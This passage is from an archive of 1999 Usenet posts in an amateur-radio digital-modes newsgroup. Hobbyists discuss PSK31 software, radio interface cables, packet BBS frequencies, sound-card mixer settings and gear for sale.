Ciao Alberto, non vorrei dirti una catronata, ma utilizzando dei programmi
di packet radio, con protocollo tipo AX 25 o con Flexnet, forse la cosa
dovrebbe risultarti più facile! Son programmi fatti apposta per la
trasmissione digitale via radio, tra l'altro in rete OM si stanno
sperimentando velocità attorno ai 38.800 e prossimi ad 1Mbit (queste ultime
logicamente in frequenze di Gigaherz!). Se magari ti fai un giro presso
qualche sito Ham, troverai qualcosa riguardante proprio questi protocolli.
Mi puoi mandare un e-mail personale dicendomi la marca dele schede che hai
preso? Interesserebbe a me ed un gruppo di miei amici per effettuare degli
esperimenti di trasmissione digitale sulle frequenze del punto 1 (in questo
caso LPD) dell'art 334 codice PP.TT.

2145. Thinking about protocols for packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-02 00:00:00 UTC
From: vincent@nospam.netkonect.co.uk
Message-ID: <7gg9b1$45p$1@infoserv.netkonect.net>
Source record: 18301

see - http://www.netkonect.co.uk/~halsall/gagfan2.htm

brain dump of half started project - worth a look.

vincent halsll

vincent at halsall dot netkonect dot co dot uk

2146. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-02 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <372baad5.16538571@news.crosslink.net>
Source record: 18302

On Sat, 1 May 1999 05:49:48 -0500, "Michael Young" <nobody@all.org>
wrote:

>> Looking at the plug, not the socket. and orienting it so that the one
>> pin that is all by itself (pin 13) is at the top, then pin 1 is in the
>> lower right corner and pin 12 is in the upper left corner.
>
>Which side of the plug? Do the long pins mate with the socket, or do the
>short pins? I didn't pay attention as I pulled the plug apart. The pins
>are numbered on the short side. Is this the side I attach my cable to?

Sorry about that - I am not looking at the back side of the plug where
you make your connections - I am looking at the actual male pins. I
did not take the back off of mine to see whether or not they have
numbered the solder pockets, but from what you are saying, I guess
they did. I did mine a couple of years ago and made a general purpose
cable that fans out to a terminal strip so that everything is
available at screw down terminals - do it once and it's good for all
possible future modifications, etc.

>
>Thanks.
>
>Michael.
>
>

2147. Re: IC706 to KAM+ cable, MFJ-5065YH

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-02 00:00:00 UTC
From: W9FL <w9fl@arrl.net>
Message-ID: <7ggho7$po4@newsops.execpc.com>
Source record: 18303

faunt@netcom2.netcom.com (Doug Faunt N6TQS +1-510-655-8604) wrote:
>I picked up one of these cables in order to make a clean sturdy cable
>for interconnecting my IC-706, KAM+ and optionally the DSP599zx. The
>current connection is a little sloppy.
>
>I am going to rebuild it anyway, since it doesn't support FSK, but was
>surprised to learn that it's wired incorrectly for any use, and the diagram
>that comes with it doesn't show either the actual way the cable is
>wired, or the way it should be wired, even without FSK.
>
>If you're trying to get up on RTTY using this equipment, be warned.
>
>This is the second cable of this sort I've gotten, and both of them
>were originally wired the same incorrect way. The first one, I hacked
>up without checking, but have enough remnants to be able to determine
>this really is the case. I've sent email to MFJ about this.
>
>73, doug
>

I bought the same cable, and had the same problem. I believe the radio
would not transmit. I had to take the cable apart, and change the
connection.

Tom

2148. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-02 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <7gh474$3iv$1@remarQ.com>
Source record: 18304

Good idea; wish I'd thought to do that. Well, everything seems to be working now.

It turned out there was quite a bit of RF on the audio lines, both in and out. A few turns around small Rat Shack cores seems to have solved it. The sub-woofer still doesn't like the RF on some freq's, and I have to keep it powered off when I'm operating.

I'm a Tech-Plus, and not finding many people to QSO with. I'm restricted to 10m for data; can somebody sked a meet to help me tune this thing? Thanks much!

Michael.

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message news:372baad5.16538571@news.crosslink.net...
> they did. I did mine a couple of years ago and made a general purpose
> cable that fans out to a terminal strip so that everything is
> available at screw down terminals - do it once and it's good for all
> possible future modifications, etc.

2149. PSK31 for Mac Released

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-02 00:00:00 UTC
From: wd1v@amsat.org
Message-ID: <wd1v-0205990532210001@wdonev.ne.mediaone.net>
Source record: 18305

MultiMode 2.1.0 for the Macintosh has been released. This version adds transmit support for PSK31 and Hellschreiber modes.

MultiMode is shareware. MultiMode may be downloaded from the following URL:
http://www.blackcatsystems.com/software/multimode.html

Chris Smolinski
N3JLY

-
Web URL: http://www.blackcatsystems.com
Macintosh Software, Shortwave Radio, Spy Number Stations

2150. Fault on PK232...intermittent rx on VHF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-02 00:00:00 UTC
From: Victor Tait <victor.tait@virgin.net>
Message-ID: <7gh7lu$6bj$1@nclient3-gui.server.virgin.net>
Source record: 18306

Hello to you de Victor Gi4LKG from Northern Ireland.

I have 2 friends with PK232 Multimode units from AEA.

Both have the same fault and there serial numbers are in the same range.

The problem is that when they work fine on all modes there is an
intermittent
decode problem on VHF packet ONLY.

We have noticed on the underside of each mother board there appears to be
factory type
MODS to the circuitry..ie cut tracks and short bits of wire added. This area
has to do with the VHF
functions of the unit.

when the unit is behaving the 6th led from the left of the tuning display is
lit but when the fault occurs the 5th led from the left is lit.

Can u HELP pse

73 de Victor gi4lkg@qsl.net

nnnn

2151. Computer control for Alinco DX77T

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-02 00:00:00 UTC
From: dafouchey@home.com
Message-ID: <372c4cb0.4017808@news>
Source record: 18307
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

Does anyone know of a control program for the DX77T rig? Would like
to give it a try but my own programing skills are extremely rusty...

TNX
Dave
WA4EMR/8

2152. THD7 program-

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-02 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <372C9EAE.84DE6723@best.com>
Source record: 18308
Body handling: Binary attachment payload not displayed: wdunckel.vcf

I have posted a program as well as it's source code
(in Visual Basic v. 5.0) at the following website:

http://www.best.com/~wdunckel/d7zpinfo.htm

It includes the following functions:

1. Spectrum Analyzer "slow scan" - This scans any 4 Mhz
spectrum selected and graphs any activity with a signal
strength reading of 1 or above. Band needs to be in VFO
mode. Results are displayed on a chart/graph.
2. Dual signal strength indicators (one for each band) work
simultaneously
3. Frequency control with up/down and step, as well as a/b band
and dual band selection and VFO/Mem selection.
4. A two line history of the communication so you can see what
commands are being sent to the radio while you use the program.
5. Push to talk and VFO scan can be selected with the mouse,
and the program should work on either comm port 1,2,3 or 4.
6. There is an area to enter unique commands manually using
the commands that were reverse engineered by Darryl Smith.

This program, again, is far from perfected, but appears to operate with
reasonable success on two of my machines. By the way, I have not
started to implement any APRS functions or settings in this program yet.

Walter Dunckel

http://www.best.com/~wdunckel/thd7.html

[One or more binary attachments are retained only in the source text.]

2153. packet in Killeen TX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-02 00:00:00 UTC
From: dl278@cleveland.Freenet.Edu
Message-ID: <7gi9b4$b21$1@alexander.INS.CWRU.Edu>
Source record: 18309

Can someone tell me what the packet freqs are in the Killeen, TX
and Fort Hood area?

I could care less about DX cluster and APRS, but would like info
on PBBS or digipeater for netrom network or TCP/IP connectivity.
TNKS Bill N5LMX/DA1WG

--
Billy (Rev) Graham (N5LMX/DA1WG)
"Growing older but not up!"- J. Buffett

2154. Amateur Transceiver - TS120V

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <372ccec2@news.iprolink.co.nz>
Source record: 18310
Cross-posted to: alt.ham-radio.marketplace,aus.radio.amateur.digital,aus.radio.amateur.misc,nz.wanted,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

I'm looking for an HF transceiver to use as a beacon transmitter.

A Kenwood TS-120V would be ideal, but I don't want to spend
much. It needs to operate on 20m and 10W out would be fine.

Make me an offer I can't refuse! I am in New Zealand.

Mail me at as149@detroit.freenet.org

Murray ZL1BPU
http://www.qsl.net/zl1bpu

2155. Re: :-(DSP software for SB under Win95/98/NT)-:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: Erwin Cremers <ecremers@knoware.nl>
Message-ID: <372D7C3F.BFB98707@knoware.nl>
Source record: 18311

I've downloaded it and il looks nice, but doesn't seem to do any thing.

Somehow the audio on the input is the same on the output, althoug there
is a small delay.

Help would be nice,

Erwin

Kapou wrote:

> :-(DSP software for SB under Win95/98/NT)-:
>
> CHROMASOUND v0.19 beta.
>
> ChromaSOUND is a general-purpose audio DSP program, that provides the
> following features :
> -SSB "denoise", for reducing static on SSB signals
> -Automatic notch filter, for removing tones, heterodynes, and those
> pesky carriers
> -Bandpass, Low-Pass, High-Pass, and Band-stop (manual notch) filters
> -User-defined filters, using the built-in Graphical Filter Designer.
> Just drag your filter from the design window to an empty button!
> -Selection of pre-defined filters, AGC, or Automatic Gain Control for
> operation under varying conditions.
>
>
> Silicon Pixels has just relaesed it (April, 11), ChromaSound.
>
> Have a nice day... and best 73.

2156. Re: :-(DSP software for SB under Win95/98/NT)-:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: kb0ksa@aol.com
Message-ID: <19990503072803.19127.00001644@ng-ce1.aol.com>
Source record: 18312

I DL the program also. It's working great for me. There is a delay to the speakers,but the filtering is good.
You might need to check your mixer, if the output is low or off, that could be the problem
73s and GL.

2157. Re: AEA PK232MBX reboots after connect

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: gfiber@news.cmc.net
Message-ID: <372d94d1.852207@news.cmc.net>
Source record: 18313

On Sat, 01 May 1999 22:14:43 GMT, jdouglas@timewave.com (John Douglas)
wrotf:

>In article <01be9351$ee9aa9a0$d1feffd0@djohnson>, "just david" <counttheways@yahoo.com>
wrote:
>>What could cause this symptom? Thanks in advance!
>>
>>David KB5YLG
>
>Hello David:
>
>First thing I would check is you power supply. The PK-22 needs about 900ma
>on start up and 850 ma in normal operation. If your P/S is going south that
>might explain the problem.
>
>73
>
>John Douglas
>Timewave Technology
>See Timewave at booth 111 at Dayton.

Also check the screw that is through the tab in the regulator making
sure it is tight. The screw applies the output of the regulator to
the PK-232 circuit board. Since the regulator runs quite warm heating
and cooling will cause the screw to loosen over time.

Gary Fiber

Washington State Resident

2158. Re: Looking For Operating Manual for Kenwood TS-830S

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: "Leo B." <leob@erols.com>
Message-ID: <372D9B53.3CE9@erols.com>
Source record: 18314
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio

rick wrote:
>
> I am looking for a copy of an Operating Manual for Kenwood TS-830S .
> If anyone can help me you can E-MAIL Me @ address below.
>
> Thank You All,
>
> Rick Ramzy de K8RMR
>
> --
> E-MAIL @ kc8dmn@accinternet.com
> WEB PAGE @ www.accinternet.com/~kc8dmn

Try the following source.
73 - Leo - W3LEO

Vintage Manuals
http://www.sarrio.com/sarrio/rsman2.html

"...All US orders are shipped by airmail, the cost for shipping one
manual is $4.00. Each additional manual adds $1.00 to the cost of
shipping..."

Kenwood (OPR) TS-830-S Transceiver $18
Kenwood (Maint) TS-830-S Transceiver $22

2159. Re: packet in Killeen TX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: Greg <gleja@att.net>
Message-ID: <7gk74e$8pc$1@bgtnsc01.worldnet.att.net>
Source record: 18315

Hello,
Heres a snippet from the bbs-nos mail list group,
not sure if anything will be useful but I guess it would be a start.
I'm on my way out the door no time to edit it :(

73's Greg/kc8aok

And this would be good info for the gateways mailing list...
--
- 73 de Jim, KA4AFI, co-sysop, EARS JNOS Gateway
- Internet/amprnet: ka4afi@wd4roj.ampr.org
- packet: KA4AFI@WD4ROJ.#SEAL.AL.USA.NOAM
- email: ketchamj@snowhill.com
- also: ka4afi@arrl.net

larry w story wrote:
>
> >Does anyone have a current working e-mail address for Eric Martin, the
> >North Texas IP coordinator? Anyone working IP in the North Texas area
> >currently? Thanks!
> >
> >- --
> >Pat Hykkonen, N5NPL
> >pat@hykkonen.net
> >
==========
>
> Eric Martin was a student at North Texas State Univ. and has since
> joined the Navy and moved on. I have assumed the IP coordinator
> duties for North Texas. I tried to update ucsd, however never
> received a reply.
> w5cqu@w5cqu.ampr.org is my email address. Name is Larry Story.
>
> Send requests to this address.
> 73 w5cqu
> --
> w5cqu@w5cqu.ampr.org 44.28.0.122
> packet>>> ipcqu @ 817105 rose switch
> larry story double oak,denton county,tx. 817-430-2488
> --

William J. Graham wrote in message <7gi9b4$b21$1@alexander.INS.CWRU.Edu>...
>Can someone tell me what the packet freqs are in the Killeen, TX
>and Fort Hood area?
>

>I could care less about DX cluster and APRS, but would like info
>on PBBS or digipeater for netrom network or TCP/IP connectivity.
>TNKS Bill N5LMX/DA1WG
>
>--
>Billy (Rev) Graham (N5LMX/DA1WG)
>"Growing older but not up!"- J. Buffett

2160. Re: Computer control for Alinco DX77T

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: John Dewey <jdewey@tribune.com>
Message-ID: <7gkb1r$p6n1@news.tis-in.trb>
Source record: 18316
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

I am using LOG-EQF to read and write operating mode and frequency to my
Alinco DX-77T.
I have not seen any other program set up for it.

BEWARE there are a few errors in the programming manual. Easily found and
debuged using Hyperterm.
KA9CAR

Dave Fouchey wrote in message <372c4cb0.4017808@news>...
>Does anyone know of a control program for the DX77T rig? Would like
>to give it a try but my own programing skills are extremely rusty...
>
>TNX
>Dave
>WA4EMR/8

2161. FS: STX After Market Programming Cable

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <OCV5#dal#GA.307@cpmsnbbsa05>
Source record: 18317
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

STX After Market Programming Cable

Asking $50.00 + Shipping

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2162. FS: Motorola HT-90 UHF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <eVaYwoal#GA.308@cpmsnbbsa05>
Source record: 18318
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT-90 UHF 450-470 4 Watt 2 Channel
Ch 1: TX 466.375 RX 461.375
Ch 2: TX/RX 461.375
DPL 245

Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2163. FS: Motorola HT-440 VHF 4 Watt 4 Channel

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <eH#luoal#GA.290@cpmsnbbsa05>
Source record: 18319
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

HT440 VHF 140-170 4 Watt 4 Channel
Ch 1: Blank
Ch 2: TX/RX 151.955
Ch 3: TX/RX 146.280
Ch 4: TX/RX 144.480

Asking $100.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2164. Linear Modulation on ham radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-03 00:00:00 UTC
From: Michael <commtwo@innercite.com>
Message-ID: <7glfamobn1@remarQ.com>
Source record: 18320
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.space

Just wondering, has anyone tried linear modulation on ham gear? I have read a little about it and it looks like a good mode. I have read about companies running QAM128 over it, but most common digital modulation methods look like they would work fine. Since it self-corrects to the channel, I think that it would work very well with satellite work and a wide-band receiver. The receiver could still hear a narrow-band signal as the doppler shifted, and then the demodulator could automatically shift the signal back to the center frequency that was intended during transmission.

Michael

2165. Packet in Plano Texas

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-04 00:00:00 UTC
From: John Miller <jayem@alphalink.com.au>
Message-ID: <7gm26u$37g$1@news.alphalink.com.au>
Source record: 18321
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

I have a friend in the UK, without Internet access, who is looking for packet BBSs in Plano Texas, and their frequencies, in order to contact his son. His packet address
is G3FZW@GB7RUG.#28.GBR.EU, his name Arnold.

Can anyone help?

73 de John VK3DJM

2166. Re: :-(DSP software for SB under Win95/98/NT)-:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-04 00:00:00 UTC
From: Erwin Cremers <ecremers@knoware.nl>
Message-ID: <372EAB18.9E623052@knoware.nl>
Source record: 18322

I've no problem with the output, its loud and clear. But the input audio sounds exactly the same as the output. There is no filtering. If i look at the spectrum in the program i see all the audio that on the input. I would think that if i put a filter on the segment i want to hear it should only proces that specific part of the audio spectrum. But i keep hearing all the signals??

I'm dazled, what a i doing wrong??

Erwin

KB0KSA wrote:

> I DL the program also. It's working great for me. There is a delay to the
> speakers,but the filtering is good.
> You might need to check your mixer, if the output is low or off, that could
> be the problem
> 73s and GL.

2167. Re: Fault on PK232...intermittent rx on VHF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-04 00:00:00 UTC
From: "Cyril H. Halbach" <cyril@erols.com>
Message-ID: <372EDBAB.4FD05BC6@erols.com>
Source record: 18323

TimeWave still supports AEA PK232 equipment.. You might try sending them an email or check out their home page at http://www.timewave.com/
73 Cy de kr3y

Victor Tait wrote:

> Hello to you de Victor Gi4LKG from Northern Ireland.
>
> I have 2 friends with PK232 Multimode units from AEA.
>
> Both have the same fault and there serial numbers are in the same range.
>
> The problem is that when they work fine on all modes there is an
> intermittent
> decode problem on VHF packet ONLY.
>
> We have noticed on the underside of each mother board there appears to be
> factory type
> MODS to the circuitry..ie cut tracks and short bits of wire added. This area
> has to do with the VHF
> functions of the unit.
>
> when the unit is behaving the 6th led from the left of the tuning display is
> lit but when the fault occurs the 5th led from the left is lit.
>
> Can u HELP pse
>
> 73 de Victor gi4lkg@qsl.net
>
> nnnn

2168. Re: Amateur Transceiver - TS120V

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-04 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7gn32d$f1i@news.Hawaii.Edu>
Source record: 18324
Cross-posted to: alt.ham-radio.marketplace,aus.radio.amateur.digital,aus.radio.amateur.misc,nz.wanted,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Fred <as149@detroit.freenet.org> wrote:
>I'm looking for an HF transceiver to use as a beacon transmitter.
>Make me an offer I can't refuse! I am in New Zealand.

Okay, how about just building a crystal-controlled transmitter? No need to consign an expensive transceiver to beacon duty.
73, Jeff KH6O

2169. Re: Looking For Operating Manual for Kenwood TS-830S

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-04 00:00:00 UTC
From: Steve Forcht <stevef@interlog.com>
Message-ID: <372F2675.A8979428@interlog.com>
Source record: 18325
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio

Send me your address and I will phocopy the TS830s manual for you

Steve VA3SF

Walt Davidson wrote:

> On Mon, 03 May 1999 08:49:23 -0400, "Leo B." <leob@erols.com> wrote:
>
> >73 - Leo - W3LEO
>
> Is this what is meant by "a little Leo"?
>
> ;-)
> 73 de G3NYY
>
> --
> Walt Davidson Email: walt@ surf-zone.co.uk

2170. Re: :-(DSP software for SB under Win95/98/NT)-:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-04 00:00:00 UTC
From: John Dewey <jdewey@tribune.com>
Message-ID: <7gndc5$p6n16@news.tis-in.trb>
Source record: 18326

On My sound mixer, you can set the input in two places.

For "record" you can set the level of line in. this gets data into the card.

For Playback you can also set the level of line in. If you dont mute the input on this screen, this function WILLl pass input audio DIRECTLY TO THE OUTPUT using the analog mixer with no processing. Could be you are hearing the processed signal overrun by the unprocessed signal.

learned this setting mine up for PSK and SSTV.

Note that on one screen you "mute" signals you don't want, and on the other screen you "Select" signals that you do want.

Sound mixer brings up the Playback mode by default, use that to shut down your input, then do a Properties, Record to see the values of the inputs.

KA9CAR

Erwin Cremers wrote in message <372EAB18.9E623052@knoware.nl>...
>I've no problem with the output, its loud and clear. But the input audio sounds
>exactly the same as the output. There is no filtering. If i look at the spectrum
>in the program i see all the audio that on the input. I would think that if i
>put a filter on the segment i want to hear it should only proces that specific
>part of the audio spectrum. But i keep hearing all the signals??
>
>I'm dazled, what a i doing wrong??
>
>Erwin
>
>KB0KSA wrote:
>
>> I DL the program also. It's working great for me. There is a delay to the
>> speakers,but the filtering is good.
>> You might need to check your mixer, if the output is low or off, that could
>> be the problem
>> 73s and GL.
>

2171. FS; Transworld HF Data Terminal

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-04 00:00:00 UTC
From: dpanek@mindspring.com
Message-ID: <372f47a1.70059854@news.mindspring.com>
Source record: 18327
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

```
For sale
Transworld RT9100 HF data terminal $500
Transworld RT9200 HF data terminal $750
ascii rtty packet cw etc with kantronic modem

pictures at www.maxpages.com.modmilradios

David Panek
dpanek@mindspring.com
770-979-6771
```

2172. Re: Packet in Plano Texas

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-04 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7gnn62$9qs$1@news.asu.edu>
Source record: 18328

John,

You can go to http://www.tprs.org/newhtml/maininfo.htm

They have a list of BBSs in Texas as well as a list of nodes
in the state. That should get you what you want to know.

Let me know if I can help further.

73,

Jack VE3EED/W7
Chandler, AZ
--

2173. Re: :-(DSP software for SB under Win95/98/NT)-:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-04 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7gq78eobc1@mendelevium.btinternet.com>
Source record: 18329

Double click on your speaker icon in the taskbar on the bottom-right. Mute
both line in and mic. Then, go options -->properties -->recording and tick
all of the boxes below that. Press OK and then tick "select" on the input
channel you are using. Deselect the rest, and then turn up the input that
you are using to a reasonable volume.
Hope this helps
--
Regards,
Tom
tom.f@btinternet.com
Erwin Cremers <ecremers@knoware.nl> wrote in message
news:372EAB18.9E623052@knoware.nl...
> I've no problem with the output, its loud and clear. But the input audio
sounds
> exactly the same as the output. There is no filtering. If i look at the
spectrum
> in the program i see all the audio that on the input. I would think that
if i
> put a filter on the segment i want to hear it should only proces that
specific
> part of the audio spectrum. But i keep hearing all the signals??
>
> I'm dazled, what a i doing wrong??
>
> Erwin
>
> KB0KSA wrote:
>
> > I DL the program also. It's working great for me. There is a delay to
the
> > speakers,but the filtering is good.
> > You might need to check your mixer, if the output is low or off, that
could
> > be the problem
> > 73s and GL.
>

2174. Re: Amateur Transceiver - TS120V

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-05 00:00:00 UTC
From: Tony Langdon <tlangdon@atctraining.com.au>
Message-ID: <372F98E7.A2876588@atctraining.com.au>
Source record: 18330
Cross-posted to: aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Jeffrey Herman wrote:
>
> Fred <as149@detroit.freenet.org> wrote:
> >I'm looking for an HF transceiver to use as a beacon transmitter.
> >Make me an offer I can't refuse! I am in New Zealand.
>
> Okay, how about just building a crystal-controlled transmitter? No
> need to consign an expensive transceiver to beacon duty.
> 73, Jeff KH6O

This would seem to be the best option, a crystral controlled transmitter will be cheaper, and likely consume less power, if optimised for the purpose. Also, less complexity means less things to break while it's stuck on its site. :-)

<followups trimmed>

2175. western nc packet info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-05 00:00:00 UTC
From: dkrause@citcom.net
Message-ID: <372f9bf2.8489914@nntp.citcom.net>
Source record: 18331

I am a newbie to packet, and just traded a ht for a tnc
[mfj1270b] that is coming in the mail - when it gets here, I could use
some help as to freq's and activity to look for in western north
carolina usa.
Dan

Amateur Radio KF4TVB

2176. Template for extended TX mod - Yaesu FT-50RD

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-05 00:00:00 UTC
From: johnsmith@ragemail.com
Message-ID: <372fb120.24839050@news.optonline.net>
Source record: 18332

If anyone has the template file for the Yaesu FT-50RD after the extended TX mod. It would be greatly appreciated.

Thanks,
John

2177. Looking for PONG chip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-05 00:00:00 UTC
From: steve monsey <s.monsey@worldnet.att.net>
Message-ID: <372FFAA0.B84144C3@worldnet.att.net>
Source record: 18333

I know this is not a ham radio question....but hams would know the answer. There a fun group of people!

I remember sometime back seeing a chip with the game of PONG on it. It was not the PIC chip version. In fact I think it had like four versions of PONG.

Does anyone recall this chip?

Steve -- N0FPF

2178. PSK31 - Two Tones - 2 kHz Apart

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-05 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <3730334d.8795080@news.crosslink.net>
Source record: 18334

Someone recently posted a message, either on this newsgroup or on the PSK31 Reflector, regarding a problem with PSK31 reception. As I remember it (can't seem to find the message now), the author was hearing identical PSK31 signals that were exactly 2 kHz apart on the band.

I was running some simple tests yesterday in which I was looking for the 2nd harmonic of the 1 kHz tone and I found the following:

Transmitting from my station #1 (Icom-751A) on frequency 14070.000 and using 1 kHz center frequency.

Receiving on my station #2 (TS-450)on frequency 14070.000 - also using 1 kHz center frequency.

I then scanned upwards in frequency at the receiving station and found another signal of equal strength when tuning to 14072.000.

This began to remind me of the message that I had seen recently on a similar phenomena. I don't remember if anyone satisfactorily resolved that issue at the time, but here is what I found out rather quickly.
1) the phantom signal tunes backwards from the main signal. That is, as you tune through it, it moves in the opposite direction in the waterfall in comparison with the true signal.
2) the phantom signal only exists in the TS-450 when the 2nd IF passband filters of 12 kHz or 6 kHz are in use. When the 2.4 kHz filter is selected, the phantom signal disappears.

I am sure there is a simple explanation for this phenomena based on local oscillator frequency, IF center frequency, etc., but I haven't figured it out yet. In any event, this may be the phenomena that the other gentleman experienced.

2179. Fast RDF?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-05 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7gpk9t$16ig@enews1.newsguy.com>
Source record: 18335

Is fast (one second or less) Radio Direction Finding (RDF) gear available at
a reasonable cost? It must be usable on the VHF/UHF Ham Bands.

Is such a thing available at all?

Thanks!

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2180. Re: Fast RDF?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-05 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37307955.D4D94D26@erols.com>
Source record: 18336

There's plenty of commercial stuff available that will give essentally instantanious positions. The cost is in the $20,000 or more range however. I have never tried one of the amateur doppler type systems but I would think they could resolve position in under a second.

Charles Brabham wrote:
>
> Is fast (one second or less) Radio Direction Finding (RDF) gear available at
> a reasonable cost? It must be usable on the VHF/UHF Ham Bands.
>
> Is such a thing available at all?
>
> Thanks!
>
> 73 DE Charles Brabham,
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl

2181. Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-05 00:00:00 UTC
From: Bob W7KWS <rmfuller@nospamgte.net>
Message-ID: <fk1Y2.18368$Dx6.418224@dfiatx1-snr1.gtei.net>
Source record: 18337

I have installed two sound cards in my computer in an effort to avoid transmitting misc. WAV files on the air and to eliminate always having to change cables. I can use the "multimedia" dialog in the Windows 98 control panel to switch between the sound cards, but all the programs on the computer then switch. I haven't found a way to cause PSK31 software to always use the second sound card while all the other programs use the first sound card.

Does anyone know how to do this?

Thanks,

Bob W7KWS

Note: remove the "nospam" from my email address for a direct reply.

2182. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37310b51.17763471@news.crosslink.net>
Source record: 18338

On Wed, 05 May 1999 19:52:43 GMT, "Bob W7KWS" <rmfuller@nospamgte.net>
wrote:

>I have installed two sound cards in my computer in an effort to avoid
>transmitting misc. WAV files on the air and to eliminate always having to
>change cables. I can use the "multimedia" dialog in the Windows 98 control
>panel to switch between the sound cards, but all the programs on the
>computer then switch. I haven't found a way to cause PSK31 software to
>always use the second sound card while all the other programs use the first
>sound card.
>
>Does anyone know how to do this?
You aren't going to like this answer, Bob.

Run Windows 3.x and Windows 95/98 on the same machine.

Configure one of the two operating systems to use board "A" and ignore
board "B", and vice versa.

Now all you have to do is run PSK31 under Windows 3.x and run
everything else under Windows 95/98

Piece of cake.

2183. Re: Fast RDF?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-06 00:00:00 UTC
From: clarke@aztec.asu.edu
Message-ID: <7gr2h4gei1@news.asu.edu>
Source record: 18339

Charles,

